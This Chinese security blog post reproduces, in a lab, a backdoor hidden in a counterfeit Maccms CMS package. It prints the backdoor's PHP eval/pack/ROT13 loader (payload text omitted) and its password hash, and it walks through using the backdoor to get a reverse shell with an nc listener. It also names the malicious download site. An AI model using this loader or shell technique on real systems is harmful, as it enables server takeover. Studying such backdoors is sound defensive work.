
Maccms后门分析复现(并非官网的Maccms){10.15 第二十二天}
该复现参考网络中的文章,该漏洞复现仅仅是为了学习交流,严禁非法使用!!!!
Maccms官网:http://www.maccms.cn/
Maccms网站基于PHP+MYSQL的系统,易用性、功能良好等优点,用途范围广。
(下载的此文件带有后门,网站也跟官网的一样。。。)Maccms下载地址:http://www.maccmsv10.com/
1、下载好了之后,解压出来,后门文件存在于
后门文件:extend/Qcloud/Sms/Sms.php
后门文件:extend/upyun/src/Upyun/Api/Format.php
注:(这两个都是后门文件,此文章用Format.php作为演练过程)
2、我们把后门文件Format.php复制到phpstudy的www目录下,然后打开读取代码。
(在读取代码的时候能看到一大串编译过的恶意代码)
源码如下,我把编译过的恶意代码改为了文字
<?php
error_reporting(E_ERROR); //报错
@ini_set('display_errors','Off');
@ini_set('max_execution_time',20000);
@ini_set('memory_limit','256M'); //初始环境
header("content-Type: text/html; charset=utf-8"); //编译编码方式
$password = "0d41c75e2ab34a3740834cdd7e066d90"; //WorldFilledWithLove(密码使用的是md5编码)
function s(){
$str = "编码之后的恶意代码";
$str = str_rot13($str); //对恶意代码进行ROT13编码
m($str);
}
function m($str){
global $password;
$jj = '';
eval($jj.pack('H*',$str).$jj);
//pack('H*',$str) 对混淆的PHP代码进行解码,解码之后的代码经过eval函数的解析
}
s();
?>
注(如果想看编译之后的恶意代码源码我们只需要在新建一个php,然后复制一下代码就好
$str = "编码之后的恶意代码";
echo pack('H*',$str); )
3、在网站中打开此php文件出现如下页面,密码也就是上面源码中密码MD5翻译过来的密码


此时我们进来了后门页面,如果我们下载了此文件,然后打开了,那么攻击者同样可以在后门中操控靶机的电脑=。=
下面以反弹shell为例进行操控
1、设置反弹配置

1、打开虚拟机kali(如我们设置的反弹端口是7777)
kali开启监听端口:nc -lvvp 7777 (开始监听端口7777)
反弹shell(将肉鸡/目标机上的终端或者解析器或shell弹到攻击者的电脑中,注意需要攻击者提前监听,使用NC监听:nc -lvvp 7777, -l表示本地,vv表示详细信息,-p表示端口)

此时进入到了靶机的www目录下,说明反弹成功=。=

Maccms后门分析复现(并非官网的Maccms){10.15 第二十二天}的更多相关文章
- 黑龙江网络安全技能竞赛awd后门分析复现
0x0环境 0x1分析复现 0x2感想 围绕主办方留下的浅显后门可以打满整场,想拿第一还是要搞定深层后门
- Maccms 后门分析
(该文参考网络他人资料,仅为学习,不许用于非法用途) 一.环境 攻击者 : Kali Linux 被攻击者 :Windows Maccms 网站基于php+mysql 的系统,易用性.功能良好等优点 ...
- sudo 提权漏洞(CVE-2019-14287)复现 (10.16 第二十二天)
sudo是Linux系统命令,让普通账号以root身份去执行某些命令,比,安装软件.查看某些配置文件.关机.重启等操作,如果普通账号需要使用sudo需要修改配置文件/etc/sudoers,将sudo ...
- 如何运行Struts2官网最新Demo?
本篇将讲述下如何运行官网当前最新Struts2.5.10.1 版本的Demo. Struts2 官网:http://struts.apache.org/ 0x00 Demo下载 Struts2 官网2 ...
- 对石家庄铁道大学官网UI设计的分析
在这一周周一,老师给我们讲了PM,通过对PM的学习,我知道了PM 对项目所有功能的把握, 特别是UI.最差的UI, 体现了团队的组织架构:其次, 体现了产品的内部结构:最好, 体现了用户的自然需求.在 ...
- 【官网翻译】性能篇(四)为电池寿命做优化——使用Battery Historian分析电源使用情况
前言 本文翻译自“为电池寿命做优化”系列文档中的其中一篇,用于介绍如何使用Battery Historian分析电源使用情况. 中国版官网原文地址为:https://developer.android ...
- 针对石家庄铁道大学官网首页的UI分析
身为一名光荣的铁大铮铮学子,我对铁大的网站首页非常的情有独钟,下面我就石家庄铁道大学的官网首页进行UI分析: 1.在首页最醒目的地方赫然写着石家庄铁道大学七个大字,让人一眼就豁然开朗. 2.网站有EN ...
- MXNet官网案例分析--Train MLP on MNIST
本文是MXNet的官网案例: Train MLP on MNIST. MXNet所有的模块如下图所示: 第一步: 准备数据 从下面程序可以看出,MXNet里面的数据是一个4维NDArray. impo ...
- 2019-9-28:渗透测试,phpstudy后门,利用复现
9月20号爆出Phpstudy存在隐藏后门,简单复现下后门效果 该文章仅供学习,利用方法来自网络文章,仅供参考 目标机:win7系统,安装phpstudy 2018版,php版本5.2或php 5.4 ...
随机推荐
- Pytorch【直播】2019 年县域农业大脑AI挑战赛---初级准备(一)切图
比赛地址:https://tianchi.aliyun.com/competition/entrance/231717/introduction 这次比赛给的图非常大5万x5万,在训练之前必须要进行数 ...
- [*CTF2019]babyflash
用JPEXS反编译flash.swf得到441张黑白图片和1个mp3文件 软件下载地址:https://github.com/jindrapetrik/jpexs-decompiler/release ...
- SpringBoot 解决“不支持发行版本xx”的问题
原因:很多地方都要配置jdk版本,某些地方配置的jdk版本不同.比如你要使用jdk8,某些地方配成了jdk7. 最常见配置错的地方:Ctrl+Shift+Alt+S 如果没问题,查看Project中的 ...
- 学习:java原理—反射机制
一.什么是反射:反射的概念是由Smith在1982年首次提出的,主要是指程序可以访问.检测和修改它本身状态或行为的一种能力.这一概念的提 出很快引发了计算机科学领域关于应用反射性的研究.它首先被程 ...
- NO26 Linux的文件权限--chmod--Linux删除文件说明--suid--sgid
chmod命令改权限: suid: sgid:
- Http与Https协议规范
HTTP是一个属于应用层的面向对象的协议,由于其简捷.快速的方式,适用于分布式超媒体信息系统.它于1990年提出,经过几年的使用与发展,得到不断地完善和扩展.目前在WWW中使用的是HTTP/1.0的第 ...
- SpringAOP源码跟踪及学习
Spring 版本 4.3.2 在拿到 Bean 实例以后,会经历一系列的初始化工作,如:工厂回调.init 方法.后处理器在 Bean 初始化前后的处理等,在一般情况下(非 factory-meth ...
- 循环的N种写法
protype,json都算进去 先总结一下 伪数组的循环方式有,for,for-of 数组的循环方式有for,forEach,map,filter,find,some,every,reduce,fo ...
- setTimeout的异步
http://www.cnblogs.com/littledu/articles/2607211.html http://www.cnblogs.com/rubylouvre/archive/2009 ...
- java项目构建工具Maven
一.java-maven常用命令 mvn archetype:create 创建Maven项目 mvn compile 编译源代码 mvn deploy 发布项目 mvn test-compile 编 ...